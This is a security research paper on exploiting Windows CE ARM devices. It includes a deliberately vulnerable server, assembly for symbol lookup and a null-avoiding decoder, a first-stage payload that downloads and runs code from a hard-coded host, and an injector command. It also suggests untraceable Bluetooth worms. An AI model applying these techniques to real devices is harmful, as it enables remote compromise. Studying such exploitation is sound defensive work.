Exploring Windows CE Shellcode

Tim Hurman, Pentest Limited. `<timh at pentest.co.uk>`

Table of Contents

Introduction

Windows CE (WCE) is a Windows like operating system for various handheld devices, including Personal Digital Assistants (PDAs) and Mobile Phones. While at the API level, many of the function calls and interfaces are the same as the standard version of Windows, much of the internals have been altered to accommodate many different types of CPUs and architectures.

This paper will attempt to demonstrate the principals and techniques of exploiting WCE/ARM using an example vulnerability. Much of the information in this paper has been extracted from various public sources and in certain cases is used to exploit other architectures such as IA32.

It is assumed that the reader will have working knowledge of Windows exploit development and a grasp of the ARM assembly language. This knowledge is fundamental to some of the procedures and code in this paper.

The master copy of this document is available from http://www.pentest.co.uk/documents/exploringwce/exploring_wce_shellcode.html.

The source package is available from http://www.pentest.co.uk/documents/exploringwce/exploring_wce_shellcode.tar.gz

Windows CE memory architecture


Memory architecture

WCE, like Windows XP has a full 32bit addressable virtual memory map which is divided in two to produce an upper 2GB of kernel space and a lower 2GB of user space. In WCE, The lower 2GB user space is again divided in two. This division provides the large memory area in the upper 1GB while the lower 1GB is divided up into a sequence of “slots”. Each slot equates to a running process with slot 0 being a virtual slot on the currently running process.

In WCE 3.0, each slot is 32MB in size and internally divided up into code, stack, heap and DLL space. Thus, WCE 3.0 may only have 32 processes running at any moment in time. WCE .NET alters this and uses 64MB slots, however, the process limit is maintained at 32. This is due to a trick whereby read only ROM DLLs are mapped into the upper 32MB. This area is constant across all processes regardless of which DLLs are required by a specific process. Some documentation refers to the upper 32MB occupying slot 1, however this implies that the maximum process number has decreased by one, and is therefore incorrect.

The differences in the WCE 3.0 and .NET virtual memory layouts can be seen in Figure 1

Figure 1. Windows CE Slot 0 layout




DLLs, Heaps, Slots, Stacks and XIP

Taking a closer look at the slot layout, it can be seen that DLLs are loaded in a top down manner starting with the eXecute In Place (XIP) DLLs. The XIP DLLs are ROM based libraries that have read/write sections located elsewhere within memory. For all intents and purposes, these can be used as a standard DLL from the API level. In WCE 3.0, the XIP DLLs are loaded from 0x01ffffff (32MB) down. In WCE .NET, XIP DLLs are loaded from 0x03ffffff (64MB) down to 0x0200000 (32MB). A non-XIP DLL may not be loaded into this memory area.

To the end of the XIP area in WCE 3.0 or from 0x01ffffff (32MB) down in WCE .NET, DLLs are loaded. Different DLLs may not occupy the same address range in different processes, just as the same DLL may not occupy a different address range in different processes. This implies that memory is reserved for a DLL in all processes if it is loaded in one. This was the core reason for the XIP space in WCE .NET. The loading of DLLs decreases the usable application space in all processes, even if none of the threads in a process is using the DLL. This process is illustrated in Figure 2, where space for all three DLLs is reserved in all three processes, even if the DLL is not in use.

Figure 2. Windows CE DLL loading



The application code is loaded into virtual memory starting at address 0x10000. Above that sits the read only space, then the read write space, the heap and finally the stack. This data grows up to meet the DLL space growing downwards toward it.

The Stack

WCE operates the ARM processor in little endian mode (ARM is switchable between big and little endian). The stack is fully descending with the stack pointer placed at the last item (lowest address). This processor configuration should be familiar to IA32 programmers.

It should be noted at this point that WCE makes little or no use of the frame pointer. The Microsoft APCS specifies modes were there frame pointer is used, however in practice it was found that stack variables are specified as an offset to the stack pointer. When exploiting WCE, the frame pointer should not be relied upon to give the value of the current frame address. Instead the frame pointer points to the start of the entire stack (which is the first frame).

Register descriptions

Table 1. Register Descriptions

Register	Affinity	Aliases	Description
R0	Temporary		Argument 0, return value.
R1	Temporary		Argument 1. If argument 0 or the return value is larger than 32 bit, the second half goes in here.
R2,R3	Temporary		Arguments.
R4-R10	Permanent		General registers. R7 is the THUMB Frame Pointer (FP).
R11	Permanent	FP	Frame Pointer.
R12	Temporary	IP	General register. GCC/GAS knows this as IP. This register is used to hold the size of the stack allocated by a function in a “release” binary.
R13	Permanent	SP	Stack Pointer.
R14	Permanent	LR	Link Register (BL instruction stores the return address here).
R15	Permanent	PC	Program Counter.
PSW			Program Status Word. This is where the conditional flags sit.

APCS

The WCE ARM Procedure Call Standard (APCS) is not comparable with the general APCS in use. For a function with four arguments or less, each argument is placed in R0-R3 and the function is called (assuming each argument is 32 bits in size). The function then saves R0-R3 to the stack in ascending register order and saves old SP and LR before assigning space for local variables. When returning, the argument space is subtracted from the SP before loading SP and PC from the stack.

There exists a possibility that WCE will not save the return address for a function. When a function uses no local variables, WCE does not save any items on the stack. In this instance a heap variable or a stack variable in another function may be overflowed and so the result may not be immediately obvious.

This description of the APCS is only a summary of the full specification, a link to which can be found in Appendix A.

Module list

Central to any exploit is the ability to call functions within the Windows API. Before a function can be called, its address in memory must be located. Windows CE holds a linked list of loaded DLLs, which can be enumerated to obtain the symbol tables and therefore the function address.

As the source code for WCE .NET is available from Microsoft, it is possible to trace the location of the linked list of modules without disassembling `coredll.dll`, the DLL in which the `LoadLibraryW` function exists. From an examination of the file `\WINCE500\PRIVATE\WINCEOS\COREOS\NK\KERNEL\loader.c`, it was found that a global variable `pModList` was used exclusively to locate the beginning of the module list, however this was not defined.

The definition of `pModList` was traced and can be seen in Figure 3. Above the `pModList` definition, the PMODULE structure was found.

Figure 3. pModList Define

```
\WINCE500\PRIVATE\WINCEOS\COREOS\NK\INC\kernel.h:785
#define pModList ((PMODULE)KInfoTable[KINX_MODULES])
```

The definition for KInfoTable was found in `\WINCE500\PRIVATE\WINCEOS\COREOS\NK\INC\nkarm.h` and could be evaluated as a static address, 0xffffcb00. The value for `KINX_MODULES` was found to be 9. The KInfoTable was found to be an array of `DWORD` variables, and therefore, the location of the PMODULElinked list header was 0xffffcb24.

The PMODULE structure contains all the relevant information regarding each DLL. In the interests of brevity Table 2 enumerates only some of the important offsets in this structure and their meaning.

Table 2. PMODULE useful offsets

Offset	Size	Type	Description
0x04	0x04	PMODULE *	Pointer to next PMODULE item.
0x08	0x04	wchar_t *	Pointer to the module name.
0x7c	0x04	uint32_t	The real address of the module in memory.
0x8c	0x04	uint32_t	The RVA address of the export table.

By enumerating the PMODULE list, all modules loaded by the kernel will be found, whether they are in use by the current thread (paged in) or not. This means that the desired module may be found in the list, but may have an invalid address. To prevent an exception occurring by accessing an invalid address, only `coredll.dll` should be accessed initially. Before enumerating the symbols in any secondary libraries, `LoadLibraryW` should be called to page the module into memory.

A second list of modules can be found from the Process structure. This is a list of only the modules loaded by the current process, however, it requires two extra pointer dereferences and may still require the library to be loaded into memory (if not already in use).

The Export Table

The export table contains a list of all symbols, their ordinal and Relative Virtual Address (RVA) within the module. The ExpHdr structure definition can be found in `WINCE500\PUBLIC\COMMON\OAK\INC\pehdr.h"`. This indicates several important offsets within the structure which are listed in Table 3.

Table 3. ExpHdr useful offsets

Offset	Size	Type	Description
0x18	0x04	uint32_t	The number of exported symbol names.
0x1c	0x04	uint32_t *	List of symbol RVAs.
0x20	0x04	char **	List of symbol names.
0x24	0x04	uint16_t *	List of symbol ordinals.

It should be noted that the three list items are not in sequence, thus if a required symbol name is found at names[3], the RVA is not in RVA[3]. However, the list of ordinals and names are in sequence. Therefore, the RVA of the required symbol would be RVA[ordinals[3]]. It is presumed that this design was used to save memory, since if the lists were kept in order, the list of names would be longer and contain possible NULL values.

The PE-COFF header format is common shown above is common to other Windows based operating systems and should be familiar to writes of IA32/x86 exploits.

The Exploitable Program

Included in the accompanying source package is the full source for the vulnerable test program used throughout this paper. This program waits for a connection on port 4000, and then reads data until the client disconnects. This underpins the operation of many applications, however, in this case the author has made a basic programming error which allows for the buffer to be overflowed. The susceptible code can be seen in Figure 4.

Figure 4. server.cpp Vulnerable code fragment

```
char string[1024];

.
.
for(pos = 0; (i=recv(csock, buf, 1024, 0)) > 0;){
        memcpy(string+pos, buf, i);
        pos += i;
}
```

Shellcode

The Toolkit

Before writing any shellcode you will need to obtain an assembler and be comfortable using it. If you know of any assembler such as **nasm** that can produce a binary file of your shellcode, that will be best. At the time of writing no such assembler exists and so GNU AS will be used to generate the opcodes. You will need to either compile your own from source (location in Appendix B) as the assembler needs to support the “arm-wince-pe” target. The Binutils package contains extra utilities required to extract the opcodes from the resulting COFF file, and **hexdump** will be used to display them in a format suitable for including into any C source.

When testing the shellcode, it will be compiled into an executable using Embedded Visual C++™. This can be downloaded freely from Microsoft, the location is in Appendix B.

Warning

When using GNU AS to assemble the code, ensure that Binutils was configured with “arm-wince-pe” as the target. Failure to do so will generate code with invalid branch instructions. This is due to WCE only being able to execute code on a 32 bit aligned address, and therefore, branches are specified in a word offset rather than a byte offset.

Shellcode Stages

The shellcode has been divided up into two stages. The first stage shellcode is injected during the initial exploit. The main purpose of this code is to contact a specified IP address and download the second stage shellcode into memory. The second stage shellcode will be placed on heap memory to avoid the stack growing over the first or second stage shellcode. Having downloaded the second stage, the instructions pointer will be set to the beginning of this code. This method allows for a much larger and more complex second stage, which can even be compiled from C into a binary and then extracted. This enables much faster development of the second stage, and allows the first stage to remain almost constant.

String Hashing

Part of the shellcode's operation is to obtain symbol addresses from libraries. To obtain this information we must have a copy of the symbol name or library name to match against. As it is both inefficient and problematic (see the section called “The Zero Problem”) to place the whole string into the shellcode, a hash value will be placed there instead. The hash has to be recreated by the shellcode and therefore efficient with regards to the number of instructions used.

Figure 5. String hash function

```
/*
 * generate a hash value from a unicode/ascii string
 * args: r0 = unused, r1 = char[0],  r2 = char size, ret: r0 = hash
 * Always load bytes. We will really only be looking at ascii anyway
 */
hash_str:
    mvn    r0, #0                                          (1)
hash_str_loop:
    ldrb   r3, [r1]                                        (2)
hash_str_genhash:
    bic    r3, r3, #0x20                                   (3)
    eor    r0, r3, r0, ror #8                              (4)
    add    r1, r1, r2                                      (5)
    cmp    r3, #0
    bne    hash_str_loop                                   (6)
hash_str_return:
    mov    pc, lr
```

1 Initialise the hash register with 0xffffffff.

2 Even when hashing a unicode string, only the first byte is considered significant. This saves a series of conditionals that determine the number of bytes to load. In reality, all of the symbols the shellcode will use are contained in DLLs that have ASCII names.

3 Convert characters to uppercase. This also has an effect on other characters, not just [a-z]. However as long as the reference hashing in `xor_str.c` is consistent, this is not a significant problem.

4 This performs the hash function by rotating r0 right by 8 bits, then exclusive-ORing the next character.

5 Increment the string position to the next unicode (16bit) character. This increments by adding the character size of the current address.

6 Terminate the hashing function when '\0' is found.

Figure 5 shows the string hashing function. This generates 32 bit word hashes which can be compared to a pre-stored value at compile time. A hash generator, `xor_str.c`, is available in the source distribution.

Special note should be made to the complete lack of adherence to the APCS, in order to minimise the number of bytes used for the opcodes. One of the easiest ways to achieve smaller bytecode is to avoid using the stack or memory, and keep variables register bound for as long as possible. The main disadvantage of this method is that the shellcode must keep track of what registers are in use and what they are for. As there is no intention of returning to the original code, registers may be used at will. Hence, in Figure 5, the first argument is in r1, so the hash can be generated and returned in r0. This saves 8 bytes which would have been required to place the hash in r0 for the return.

This hash function is case insensitive, therefore hash value of `coredll.dll` will equal that of `coredll.DLL`. This increases the chance that a hash value will clash with another, however, it decreases the chance that a certain DLL will not be found. In certain cases, the hash value will always be equal, for instance “abc2def” and “def2abc” will both generate the same hash value.

Symbol Location

Before either the first or second stage shellcode can start executing its primary task, it must locate the addresses of all the symbols required. The code for this can be found in `getsyms.s` which is included into both the first and second stage shellcode. Figure 6 shows the pseudo code for this DLL/symbol location.

Figure 6. DLL/Symbol Location Pseudo Code

```
uint32_t dlls[] = {
        0xadb0bcb4, /* hash of coredll.dll */
        0xb6b9a3a2, /* hash of winsock.dll */
};

uint32_t sym_hashes = {
        0xfdf5e1b3, /* hash of coredll.dll::realloc */
};

void findsym(PMODULE *pm)
{
        uint32_t base_addr = pm->e32.e32_vsize;
        struct ExpHdr exp = base_addr + pm->e32.e32_unit[0].rva;
        uint32_t namecnt = exp->exp_namecnt;
        char **name = exp->exp_name;
        uint16_t *ordinal = exp->exp_ordinal;
        uint32_t *rva = exp->exp_eat;
        uint32_t hv, i;

        while (1) {
                namecnt--;
                if (namecnt < 0) break;
                hv = hashstring(name[namecnt]);

                i = 2; /* the number of symbol hashes */
                while (1) {
                        i--;
                        if (i < 0) break;
                        if (sym_hashes[i] != hv) continue;
                        sym_hashes[i] = rva[ordinal[namecnt]] + base_addr;
                }
        }
}

void finddll(void)
{
        dllno = 2; /* the number of dll hashes */
        PMODULE *pm;
        uint32_t hv;

        while (1) {
                dllno--;
                if (dllno < 0) break;
                pm = (PMODULE*)0xffffcb24;
                do {
                        hv = hashstring(pm->lpszModName);
                        if (hv == dlls[dllno]) findsym(pm);
                } while (pm != NULL);
        }
}
```

The pseudo code shown in Figure 6 is a direct translation of the assembly, and therefore looks untidy. This is however optimised to reduce the number of instructions required.

Figure 6 also shows the mobile's base address being stored in pm->e32.e32_vsize, even though an item called pm->e32.e32_vbase exists. It is unknown why this occurs, however the base address is in the pm->e32.e32_vsize element.

Careful readers will note that the `findsym` function tries to locate all symbol hashes in the current module, whether they belong there or not. While this increases the risk of a hash collision, it eliminates several conditionals from the shellcode and removes the problem of the WinSock DLLS. Older versions of WCE use `winsock.dll`, whilst newer versions use `ws2.dll`. By specifying both of these DLLs, the shellcode is made more portable and will run on both WCE 3.0 and WCE .NET devices. Further investigation revealed that both `winsock.dll` and `ws2.dll` existed on WCE 4.2 and so the dlls array in Figure 6 does not include the hash for `ws2.dll`.

Finally, it is possible that the whole process of symbol location may not be required. The DLLs, Heaps, Slots, Stacks and XIP section discussed XIP DLLs and how they do not move in memory, inferring that the symbol addresses do not move either. Therefore if the shellcode is being targeted at one specific version of WCE, the symbol addresses may be hard coded. However, since the address will be determined when the ROM is generated, the symbol address may not be constant across multiple vendors, even if the WCE version is constant. On the other hand, `coredll.dll` and `winsock.dll` are frequently used and therefore may remain constant across multiple vendors by coincidence. Too few devices have been examined to confirm or deny this and therefore the symbol location code was used. XIP DLLs will not be constant across WCE 3.0 and WCE .NET devices since the memory layout was altered.

Function Calling Convention

When calling a function address, a full 32 bit address needs to be called. Since ARM instructions are only 32 bits wide this will not be possible. It is also unlikely that all function addresses will encode into the opcode address calling space, which is limited to 12 bits (8 address bits and 4 shift bits). Therefore, a stub function is required to make the hop. The stub is well within the calling range for a local jump and also provides a static calling address. Before calling the stub, r12 is loaded with the real function address. The stub function then moves r12 into the program counter to call the function.

Shellcode Issues

Caches and Buffers

The ARM processor is based on the Harvard architecture rather than the classic Von Neumann design. As such, data and instructions are segregated into two separate buses, each with a separate set-associative cache. Between the data cache and main memory there is a write buffer. The data cache operates in “write-back” mode, thus creating a validity problem. It is possible that when the exploit is injected, the data is sent to the data cache but not yet written back to main memory. Therefore when the same address is read on the instruction bus, the exploit code will not be present and random junk will be executed instead. It was found that on calling, the first few instructions were found to have been flushed back, allowing the exploit to initiate but not complete. To fix this problem, the write buffer must be flushed to send all data back to main memory, synchronising caches and memory. It is not necessary to invalidate the instruction cache as it is unlikely that instructions will have been read from the stack region of memory.

Three instructions are required to flush the write buffer. The instructions for this process can be seen in Figure 7.

Figure 7. Buffer Drain Technique

```
    mcr    p15, 0, r0, c7, c10, 4                          (1)
    mrc    p15, 0, r0, c2, c0, 0                           (2)
    mov    r0, r0                                          (3)
```

1 Instruction to drain the write buffer. The contents of r0 are irrelevant.
2 Arbitrary read of CP15.
3 Wait for the drain to complete.

It is worth noting that exploit code development would be considerably harder if WCE implemented rudimentary security measures. This is because the “mcr” and “mrc” instructions are privileged. Since the whole of WCE, including user code, runs in privileged mode, exploits are viable.

WCE 3.0 and the Sensitive Stack

While testing shellcode it was found that WCE was very sensitive to the program counter placement with respect to the stack. The general rule discovered was that if (SP <= PC && PC <= FP) then the operating system would hang. It is unknown whether this occurred at a context switch or due to some code in `coredll.dll`. It is unlikely that this is an intentional stack protection mechanism. The OS also seemed to hang when the PC was placed just above the FP. This may have been due to the PC being in an area of memory reserved for another thread's stack.

Further testing revealed that if any attempt was made to move the stack further up in memory, the device would also hang. It is likely that the OS was being confused by a stack from one thread impinging on the memory reserved for another thread although this has not yet been confirmed.

Due to the sensitive nature of the stack, the decision was made to destroy the current stack, moving the FP value to the SP. This creates an area of memory between the SP and the shellcode for functions to use. During testing it was found that the area of memory created was not large enough to use functions safely. Functions would routinely overwrite the shellcode and cause unpredictable behavior, often resulting in the hard reset of the device.

The only option left for the shellcode was to increase the amount of memory between the SP and the shellcode. Since the default stack size of WCE is 1MB, a large amount of space below the SP was available. The additive decoder function does not call any functions and so can safely execute in the area close to the SP. Therefore the additive decoder can be used to move the shellcode away from the SP allowing it to execute safely and reliably.

It should be noted that this effect can be used to force the owner of the device to reset following a failed overflow attempt. If the process that is being exploited is started at run time, a soft reset of the device will cause it to be restarted and will therefore offer another chance at exploitation.

The Zero Problem

In many applications, data reception will terminate on a NULL or \0 character. This poses a particular problem for the ARM architecture as many instructions contain 8 bit aligned zeros as padding or flag fields. There are two common methods for zero avoidance: firstly, tailoring each instruction individually to remove any cases or secondly, using a decoder to remove a 32 bit additive from each instruction.

The first method results in slightly smaller code. However multiple instructions may be needed where only one instruction was required if zero characters were allowed. This method is also labour intensive and requires that structures containing zeros be dynamically generated.

The second method requires that a decoder be placed in front of the shellcode. Whilst the decoder must not contain any zero characters the rest of the shellcode may. The complete decoder requires sixteen instructions and therefore an extra 64 bytes. If the shellcode were guaranteed not to contain any 32 bit zero values, approximately four instructions could be removed. This is not usually possible as some structures may require a zero value.

To maintain the simplicity of the first stage shellcode, it was decided that the second method be used. Having assembled the shellcode, `e954` can be used to generate the additive value. `e954` generates the additive value by adding a number to each 32 bit instruction in turn. When the result of the instruction and the additive contains an 8 bit aligned zero character, a value of 1 is added to that particular byte and the encoding is rechecked from the beginning. Any carry bits generated by the encoding are ignored. While this method of encoding is relatively simple, it is quick to generate the additive and easy to decode. Armed with this additive, the shellcode injector will automatically encode the assembly.

Specific exploits may be sensitive to characters other than \0, or indeed may require specific encoding techniques for non ASCII character sets. Examples of these applications can be seen in The Shellcoder's Handbook™.

The Additive Decoder

Figure 8. Additive Decoder Function

```
    mcr    p15, 0, r7, c7, c10, 4                               (1)
    mov    sp, fp                                               (2)

    adr    r4, additive                                         (3)
    ldr    r5, [r4, #-0x04]                                     (4)
    sub    r6, pc, #0x8000                                      (5)
    mov    r3, r6
    adr    r2, shellcode_start
additive_start:
    ldr    r1, [r2], #0x04                                      (6)
    sub    r1, r1, r5                                           (7)
    str    r1, [r3], #0x04                                      (8)
    subs   r1, r4, r2                                       (9)
    bne    additive_start                                   (10)
                                                            (11)
    mcr    p15, 0, r7, c7, c10, 4                           (12)
    mrc    p15, 0, r1, c2, c0, 0
    mov    r1, r1
    mov    pc, r6                                           (13)
shellcode_start:
additive:
```

1 Drain the write buffer.
2 Erase the current stack.
3 Load r4 with the address of the additive. This value is used for comparison by the decoder to determine when the end of the shellcode has been reached. This instruction is altered by the shellcode injector to point to the real address. A Dummy label is included for assembly only, the actual value is altered by `e954`.
4 Load r5 with the additive. 4 is subtracted from the address to prevent a \0 appearing in the resulting encoding.
5 Load r6 with the new address from the shellcode. This also saves an instruction to invalidate the cache, as the instruction cache should have no knowledge of this area and would therefore have to retrieve it from main memory. The new address is 23KB away from the current value of the PC, creating enough space for the stack to expand. The value is copied to r3 for use, the value in r6 is constant.
6 Load r2 with the start address of the encoded shellcode.
7 Load r1 with the instruction to decode. Having loaded the instruction, 4 is added to the value of r2, incrementing it to the next instruction.
8 Subtract the additive from the instruction.
9 Save the real instruction from r1 into the location pointed to by r3, then add 4 to r3 to obtain the next instruction address.
10 Compare r4 to r2. While the same effect could have been obtained with cmp r4, r2, the resulting encoding contains a large number of \0 characters which would be detrimental to the decoder's purpose.
11 Loop if all the instructions have not been decoded.
12 Re-drain the write buffer. This is done as the decoder updates data on the data bus, however it will be executed from the instruction bus.
13 Jump to the decoded shellcode.

The complete additive decode function shown in Figure 8 links together all the previous issues providing an initial bootstrap for the first stage shellcode.

Stage One

When the exploit is injected into the vulnerable process, it triggers the first stage shellcode. As the amount of code space in the exploit is minimal, the goal of the first stage is to download supplemental code from a location and place it on the heap, where it will be executed. The code is not placed on the stack as function calls may destroy it.

The location and protocol that the second stage shellcode is downloaded from can be altered. In the example first stage, the sockaddr_in is hard coded to 192.168.1.100 port 2048. When running this exploit on a different network, it will be necessary to alter this address. The shellcode uses TCP/IP to to obtain the second stage, however this could easily be altered to use UDP/IP if required. Another possibility is Bluetooth. This would allow for the creation of Bluetooth worms, which would be untraceable to the creator. Currently the most common Bluetooth stack manufacturer, WIDCOMM, does not publicly distribute the API and therefore a Bluetooth executable would need to be disassembled to obtain the correct function calls. In WCE .NET, Microsoft have developed an open Bluetooth stack. Despite this, many PDA manufacturers are still deploying the WIDCOMM stack in preference.

Figure 9. Stage 1 Pseudo Code

```
struct sockaddr_in sin = { AF_INET, 2048, 0xc0a80005};
void stage1(void)
{
        uint8_t *buf;
        uint32_t buf_sz, buf_len;
        int sock, i;

        sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        if (sock < 0) goto error;

        if(connect(sock, &sin, sizeof(sin)) < 0)
                goto error;

        buf_sz = buf_len = 0;
        while (1) {
                if (buf_len < buf_sz)
                        goto do_recv;

                buf = (uint8_t*)realloc(buf, buf_sz+0x1000);
                if (0 == buf) goto error;

                do_recv:
                i = recv(sock, buf+buf_len, buf_sz-buf_len);
                switch(i) {
                case -1:
                        goto error;
                case 0:
                        pc = buf;
                default:
                        buf_sz += i;
                        break;
                }
        }

        flush_buffers();
        (void*)((*)buf)();

        error:
                goto error;
}
```

Figure 9 shows the pseudo code for the stage 1 shellcode. This shellcode is optimised for size. A smaller first stage means that it will be usable in more situations. It can also be seen that currently, when an error occurs, the code enters an eternal loop. This loop will consume a large amount of CPU and will usually force the owner to reboot the device, thus providing another opportunity for exploitation.

While testing, it was found that on WCE 2003, if the `WSAStartup` function was called more than once, the calling thread was killed. However, WCE 2002 does not suffer from this bug.

Stage Two

The second stage shellcode can be much more complex than the first. It can be almost unlimited in size and produced easily by a compiler then extracted from an executable. However in this case, the second stage will simply be a message box indicating that the shellcode has been executed correctly and will then terminate the process.

Figure 10. Stage 2 Pseudo Code

```
void stage2(void)
{
        HANDLE h;
        MessageBox(0, L"0wn3d", 0, MB_OK);
        h = GetOwnerProcess();
        TerminateProcess(h, 0);
}
```

Obtaining the Buffer Address

A large part of the exploitation process is obtaining the address of the buffer that is going to be exploited. This is important as it defines the jump address that must overwrite the return address. It also provides an approximate size of the overrun value.

In the case of the example server included in the accompanying source, the buffer address is easily obtained. The source can be edited to display the address of the character array or a breakpoint can be set in MVC++ at which point the thread variables can be examined. The example code buffer starts at 0x0002fa60. A slot 0 address is specified so the exploit will succeed when running in any process slot.

In other executables, the debug information or source may not be available, so the Visual C++™ debugger must be used. Version 3.0 is not able to attach to processes and so must run the executable from start time. To do this, the executable must be downloaded onto the host PC running ActiveSync™. Create a new project in Visual C++, and import the executable. Alter the project settings so that when Visual C++ uploads the executable onto the device, it overwrites the old version. This will allow the debugger to run the executable. To find the buffer start address, a known string can be sent as an identifier, which can be searched for in memory. When the executable crashes, the debugger will close and it will not be able to access the device's memory. Visual C++™ 4 and above allow the user to attach to a process. Use this version if possible, although it will depend on the version of WCE being used.

The process of finding the buffer address can be helped by other software such as IDA Pro, which is able to disassemble an executable. The execution path can then be traced back from system calls to `recv`, `memcpy` or others.

A further development on the process of finding the buffer start address is to use a JTAG which can talk directly to GDB or the Visual C++ debugger. This device is able to halt the CPU and step through instructions at a hardware level, eliminating the requirement for a debugger on the host device and ActiveSync. However, it is likely that access to the JTAG signal connections will require invasive alterations to the host device. Although manufacturers do not advertise the JTAG pin connections, several people have reverse engineered various hardware devices to find them. Examples of JTAG connectors and debuggers can be seen in Appendix C.

The Final Exploit

Test devices

The code and exploits detailed within this paper were all tested and executed on an HP iPAQ 5450 running Windows CE 3.0™ (Windows Mobile 2002). Software was compiled using Microsoft eMbedded Visual C++ 3.0™ (which is available freely from Microsoft) and the GNU Binutils package. Please refer to Appendix B for the location of all software downloads.

The Injector

The exploit is run through the **inject** command. Before executing the injector, the correct decoder and first stage shellcode are defined. By default `inject.c` contains the assembled opcodes from `additive.s` and `stage1.s`. The injector also needs to know which instruction is the ADR opcode to calculate the correct offset. Finally the additive value must be specified for the injector to encode the first stage shellcode.

When the injector is run, the target address, port, jump address and buffer size must be specified. The injector ensures the jump address is correctly aligned by padding if necessary. Following the padding, the decoder and first stage shellcode is sent. Finally the injector sends the jump address multiple times, until the number of bytes sent equals the buffer size. The buffer size specified should be larger than the buffer being overflowed so that the return address can be altered. In some cases, depending on the compiler and function complexity, the stack pointer may not be overwritten, however the decoder will fix the stack when it is executed.

For the exploitable server in the toolkit, the following command will inject the exploit correctly.

./inject -j 0x0002fa60 -s 1200 -a 192.168.1.101 -p 4000

The injector works by overwriting the return address stored on the stack. When returning, a function removes all local variables from the stack before calling “ldmia sp, {sp, pc}” or “ldmia sp, {pc}”. This loads the address inserted by the injector into the PC, and therefore allows the shellcode to take control of the device.

